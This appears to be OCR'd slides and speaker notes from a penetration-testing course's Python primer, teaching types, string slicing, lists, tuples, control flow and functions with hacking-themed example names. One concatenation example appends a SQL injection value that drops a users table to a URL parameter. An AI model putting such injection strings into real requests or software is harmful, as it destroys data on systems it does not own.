
Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Working with Python

Python is both a script interpreter where executable scripts are developed in Python and run, or as an interactive interpreter. Many developers who are writing Python scripts will have their editor open while working on their code, and have a second window open with the interactive Python interpreter as well. You can easily enter and test-out small snippets of code in the interactive interpreter (invoked by simply running "python" at the command line), then add the snippet to your larger project.

When developing a script in Python, the first line should be as shown in the 2nd example on this slide. The "#!" characters together is known as a "shebang". When the shell starts to interpret an executable script as a program, it will look for the shebang to understand which interpreter should be called to handle the script. A shebang followed by "/usr/bin/env python" will invoke the env tool, which then searches for the Python interpreter to invoke for the rest of the script.

When developing with Python, it will be extremely useful if your editor understands and assists you in developing with the correct Python syntax. On Linux and Unix systems, the editors "kate", "gedit" and "vim" are all Python-aware and will use colored syntax-matching and automatic indentation where needed. The "vim" editor is also available on Windows and OS X systems, with the Notepad++ tool another option for Windows users.



Basic Python Types

Type	Purpose	Example

int	Most positive and negative numbers up to 31 bits in length	`>>> hosts=20`
		`>>> ports = 65535`
		`>>> 20*65535`
		`1310700`
		`>>> hosts += 10`
		`>>> hosts`
		`30`

float	Floating point value, positive or negative with a decimal point	`>>> 10/3`
		`3`
		`>>> x = 10.0; y = 3.0`
		`>>> x/y`
		`3.3333333333333335`


string	Character arrays, file content, binary packets ("A" or 'A')	`>>> directory = "/var/log/"`
		`>>> hash = "\xafZ\x58\x5b\xe3\x32\x6f"`
		`>>> logfile = directory + "messages"`

Python is dynamically and strongly typed. That's a pedantic way of saying you can change the type of variables, and Python cares about what the type is.

Basic Python Types

Programming language theorists would say that Python is dynamically and strongly typed. Essentially, this means that Python allows you to define a variable as a specific type (int, float, string or list; we'll look at these in a second), and redefine it as a different type later. Several other languages are also dynamically typed, but Python is also strongly typed, meaning that you get the benefits of type checking (like a statically typed language, such as C) with the freedom of dynamically typed variables.

Python has several basic variable types, as shown on this slide. There are other types as well, such as a longs (integers that exceed 2 billion) and complex numbers which have a real and imaginary part. We'll also look at the popular list type in this module.



Python String Slicing

- This is where a lot of people fall in love with Python
- You can reference any part of a string with brackets
  - Start from the beginning or the end
  - Always start counting from zero

```
>>> filename =
"C:\\Windows\\System32\\meterpre
ter.exe"
>>> filename[0]
'C'
>>> filename[1]
':'
>>> filename[-1]
'e'
>>> filename[-2]
'x'
```

```
>>> filename[3:10]
'Windows'
>>> filename[3:]
'Windows\\System32\\meterpreter.exe'
>>> filename[-3:]
'exe'
>>> filename.split("\\")
['C:', 'Windows', 'System32',
'meterpreter.exe']
>>> filename.split(".")
['C:\\Windows\\System32\\meterpreter', 'exe']
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Python String Slicing

One of the immensely useful functions in Python is the ability to take a string of any length and reference any part of it by adding brackets to the end of the string. For example, the filename variable here is set to a path on a Windows system. Since indexes almost always start at 0 in programming languages, filename[0] references the first character in the string, filename[1] references the 2nd character, and so on.

We can even start from the end of the string by specifying a negative number, as shown with filename[-1] and filename[-2]. A range of strings can be specified as well with a starting and a stopping value, separated by a colon as shown in filename[3:10]. Leaving out the 2nd number and including the colon tells Python you want the rest of the string starting from the first offset value, as shown in filename[3:].

Strings can also be modified by calling one of their methods (a method is a function built into an object, such as a string). Calling filename.split("\\") returns a list of three elements where the two slashes are removed, for example.


Python String Concatenation

- You can concatenate strings with +
  - `email = "jwright" + "@" + "sans.org"`
- You can append strings as well
  - `url = "http://10.10.10.10/get.php"`
  - `url += "?param=1;DROP TABLE USERS"`
- This is technically inefficient, requiring more memory to join; PPWHYL method:
  - `"".join([url,"?param=1;DROP TABLE USERS"])`
- Not a big deal until you work with big strings, lots of strings, or low-memory systems


Python String Concatenation

Joining two strings in Python is a straightforward task where the plus sign ("+") joins the strings, returning the concatenated result. A special modification of this operation "+=" is a simplified method of appending the new string to the current string. For example, the following two examples are identical in operation:

```
>>> str1 = "SANS "
>>> str1 = str1 + "Institute"

>>> str1 = "SANS "
>>> str1 += "Institute"
```

On the Internet you will find many Python purists do not appreciate this simple string concatenation method. Technically, joining two strings with the "+" operator is inefficient in memory, requiring a third resulting string to be allocated in memory, duplicating the amount of memory already used by the strings to be concatenated. The PPWHYL (Python Purists Will Hate You Less) method is to use the ugly but effective join function as shown. The `"".join` piece is calling the join function (which joins multiple strings together) from an empty string object "". You can join multiple strings together by placing them in list elements as the parameter to pass to the join call.

The bottom line with strings is that, if you are working with big strings, lots of strings, or a low-memory system, you may get a performance boost from the awkward "".join syntax versus the "+" syntax. Otherwise, until you too become a Python Purist, it's not a big deal.



Python Lists

Used for storing a list of variables


- Declare an empty list:
  - `mylist = []`
- Access an element in the list:
  - `mylist[1] # Not the first!`
- Access all elements in the list:
  - `mylist`
- Append to the list
  - `mylist.append(item)`
- Remove an element from the list
  - `mylist.remove(item)`

Python Lists

In Python, a list is simply a collection of elements. A Python list isn't a specific type; instead, it can contain variables of many types. Lists are popular for organizing collections of related variables, such as multiple byte strings representing layers of a packet, or related counters, or combinations of numbers and strings for a patient medical record.

To declare a Python variable as a list, we use the "mylist = []" syntax. Accessing one element in the list is performed by adding brackets to the end of the variable with a numeric identifier for the list element (where "1" is the 2nd element, since we start counting at 0).

When you reference the list without brackets, you are referencing all the elements in the list. Finally, to append a new element to the list, invoke the mylist.append() method, passing the item to add to the list as the only parameter to the append() method.


Working with Lists

```
>>> values = [ 0, 90, "30 bazillion" ]
>>> values[2]
'30 bazillion'
>>> values.append(3.1337)
[0, 90, '30 bazillion', 3.1337000000000002]
>>> values.remove('30 bazillion')
>>> values
[0, 90, 3.1337000000000002]
>>> values.sort()
>>> values
[0, 3.1337000000000002, 90]
>>> foo = values + values
>>> foo
[0, 3.1337000000000002, 90, 0, 3.1337000000000002, 90]
>>> foo.count(90)
2
>>> bar = (0, 3.1337, 90, 0, 3.1337, 90)
>>> bar[0] = 1
TypeError: 'tuple' object does not support item assignment
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Working with Lists

The list element in Python is incredibly useful and organizing variables and information. This slide shows several examples of working with lists, starting with creating a list using the square brackets. To access any element of the list, we indicate the list element number (counting from 0). We can change this value by using the "=" operator as well. Note that our list contains both integer values, and a string.


To add a new element to the list, invoke the append() methods. After invoking "values.append(3.1337)", we have added a float element to our list as well.

Removing an element from the list is easy with the remove() method. We can even sort the elements of a list with the sort() method as well, very useful when working with files where each line of the file is a different element in a list (we'll look at file input/output later in this module).

List strings, we can concatenate lists using the "+" operator, creating a new list called "foo" in this slide. Further, the count() method can identify how many matching values exist for a given value, where the value 90 exists two times in the list foo.

At the bottom of this slide we create another variable with parenthesis. In syntax it is very similar to a list, but it is known as a tuple (sounds like supple). A tuple is able to hold elements just like a list, but is immutable; that is, once the tuple is defined, it cannot be changed. If you are working with a lot of static data in a Python program, and you want to avoid ever having anyone change anything in the data, a tuple is a good choice for an element. For very large collections of data, accessing and searching through a tuple if faster than similar operations in a list.

There are still other data elements in Python, such as a dictionary (similar to a Perl hash, or an "associative array" in other languages), where many data elements are stored, indexed by another variable. Starting with the critical list of five here though (int, float, string, list and tuple), you'll go far with Python.



Python Control - if/elif/else

Python identifies indentation as a new block to execute when the prior if condition matches.

End of the indented block tells Python when to stop executing statements.

A colon (":") ends the conditional statement line

```
return = exploit_target("10.10.10.10")
if return == 0:
    print "Exploit successful!"
    print "Go pillage the village."
    successful_exploits += 1
elif return == 1:
    print "Exploit not successful."
    print "Check the Wireshark capture."
else:
    print "Unknown error ... sorry."
```

- Python does not use line-terminators
  - Forces indentation to identify new blocks
  - This is where a lot of people start to dislike Python

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Python Control - if/elif/else

The code example on this slide shows the use of a basic Python control element, the if/elif (else if)/else blocks. Here we are calling the exploit_target() function and returning a status variable recorded in return. If the return value is 0, we print some output and increment the count of successful exploits. If the return is 1, we know the exploit was not successful and offer some pearls of wisdom for the user. All other return values are unknown errors, and are handled appropriately.

Note that each of the conditional block lines with if/elif/else end with a colon; this is Python's way of knowing that the if condition has ended and does not continue to a second line.

The if/elif/else control blocks are an important component of almost all Python scripts, but this slide also illustrates another import Python characteristic: indentation. Unlike languages such as Perl that use a line-terminator to indicate the end of a line (e.g. ";"), Python has us indent the code underneath the if condition to indicate the start of a new code block. Under the "if return == 0:" statement we have three more lines to execute when and only when the return status is equal to 0. Python knows when this block has finished executing when the indentation returns to the left.

This is an important lesson to keep in mind when learning Python - spacing at the beginning of lines counts. You must make sure the number of spaces to indent a line for a block is the same for all the code in the block. Many programmers use four spaces, or the tab character to indent the block.



Python Control - for

```
>>> path =
"C:\\Windows\\System32\\DriverStore\\FileRepository\\5u875uvc.inf_x86
_neutral_ce73524185a2afd1"
>>> pathlist = path.split("\\")  # returns a list
>>> for directory in pathlist:
...      print directory, len(directory)
...
C: 2
Windows 7
System32 8
DriverStore 11
FileRepository 14
5u875uvc.inf_x86_neutral_ce73524185a2afd1 41
```

- Iterates over each list element, assigning it temporarily to "directory"
- For loops also used to execute code a specified number of times with range(0,10)


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Python Control -- for

The `for` control function is used to iterate over a list of elements, temporarily assigning the current element to a named variable and executing the indented block. This process is repeated for each element in the list.

In the example on this slide we create a variable called "path" with multiple directories separated by two slashes. Calling `path.split("\\")` returns the variable pathlist, a list element containing each directory in the path variable.

The line "for directory in pathlist:" is used to iterate over the pathlist variable, temporarily assigning each list variable to the directory variable for the duration of the indented for block.



Useful Python Built-in's

Built-in	Purpose	Example
print	Display output of a variable or formatted string, comma suppresses newline	`>>> print varname` `['This', 'is', 'a', 'list']` `>>> print "Port is %d (0x%02x)"%(num,num)` `Port is 31337 (0x7a69)`
len	Get the length of any object	`>>> len(varname[1])` `2` `>>> len(varname)` `4`
int	Convert a string value to integer	`>>> port="31337" # "" makes it a string` `>>> print "%02x"%int(port)` `7a69`
ord	Convert string data to ordinal value	`resp = s.recv(32) # receive a packet` `for i in xrange(0,len(resp)): # hexdump it` `print "0x%02x" % ord(resp[i]),`

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Useful Python Built-in's


Python includes several built-in functions that are regularly used in scripts.

print: The print function displays output or the contents of variables. We can add format string modifiers to the output of print as well (such as "%d" to represent as decimal value, or "%s" for a string or "%x" for a hexadecimal value); arguments for the format string modifiers are placed after a trailing "%" in a comma-separated list within parenthesis (as shown with "(num,num)" in the example on this slide.

len: Returns the length of any object. This is useful for identifying the length of a string, or the number of elements in a list.

int: Converts a string to an integer, often needed to take input (from a user or a string) and turn it into a numerical value that can be used with math operators (addition, multiplication, etc.)

ord: Converts string data to an ordinal value. Used when we are working with strings of binary data that need to be converted to numerical form beyond the standard numeric ranges.



Building Functions

Use "def funcname(var1,var2):" to define a function. Keyword "return" exits function and returns the variable or variable list. sys.argv is the command-line argument list.

```
#!/usr/bin/env python
import sys

def check_args(args):

        print args[2].split("\\")
        if len(args) != 3: # First argument is script name
                return 1,"Insuffient number of arguments"
        if int(args[1]) > 19:
                return 2,"First argument must be less than 20"
        if len(args[2].split("\\")) < 5: # Drive letter and exe name +2
                return 3,"Second argument must be 3 directories deep"
        return 0,"No error"

print "MS20-096 ExPl01T - FROM THE FUTURE"

status,message = check_args(sys.argv)
if status != 0:
        print "ERROR: %s"%message
